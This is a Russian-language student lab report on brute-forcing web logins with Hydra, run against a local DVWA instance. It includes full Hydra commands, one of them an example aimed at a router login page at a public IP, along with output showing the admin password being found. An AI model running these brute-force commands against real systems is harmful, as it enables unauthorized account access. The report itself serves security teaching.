

Отчёт по третьему этапу индивидуального проекта

Информационная безопасность

Арбатова Варвара Петровна

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	9
5	Выводы	12
	Список литературы	13

Список таблиц

Список иллюстраций

4.1	Скачивание файла	9
4.2	Перемещение файла	10
4.3	Скачиваю расширение для браузера	10
4.4	Получаю пароль и логин	11
4.5	Вход	11

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

Hydra используется для подбора или взлома имени пользователя и пароля. Поддерживает подбор для большого набора приложений [`@brute`, `@force`, `@parasram`]. Пример работы:

Исходные данные:

IP сервера 178.72.90.181;

Сервис http на стандартном 80 порту;

Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_pas`

В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80
178.72.90.181 http-post-form "/cgi-bin/luci:username=USER&password=PASS:Invalid
username"
```

Используется `http-post-form` потому, что авторизация происходит по http методом `post`.

После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid` `username`, у которой через двоеточие (`:`) указывается:

путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);

строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (`username=USER&password=PASS`);

**строка, которая присутствует на странице при неудачной аутентификации;
при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).**

4 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей rockyou.txt для kali linux

```
(vparbatova@vparbatova)-[~]
$ wordlists -h

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt

Do you want to extract the wordlist rockyou.txt? [Y/n] █
```

Рис. 4.1: Скачивание файла

Перемещаю файл и проверяю, получилось ли

```
(vparbatova@vparbatova)-[/usr/share/wordlists]
$ sudo mv rockyou.txt ~/rockyou.txt

(vparbatova@vparbatova)-[/usr/share/wordlists]
$ cd

(vparbatova@vparbatova)-[~]
$ ls
rockyou.txt  Документы  Изображения  Общедоступные  Шаблоны
Видео       Загрузки   Музыка       'Рабочий стол'
```

Рис. 4.2: Перемещение файла

Скачиваю cookie-Editor, чтобы получить информацию о параметрах cookie




Рис. 4.3: Скачиваю расширение для браузера

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте

```
(vparbatova@vparbatova)-[~]
$ sudo hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=ngachfj7kte7q21ik87fjysi9a:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 17:14:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=ngachfj7kte7q21ik87fjysi9a:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-09 17:14:55

(vparbatova@vparbatova)-[~]
$
```

Рис. 4.4: Получаю пароль и логин

Вхожу - вход выполнен успешно




Рис. 4.5: Вход

5 Выводы

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей

Список литературы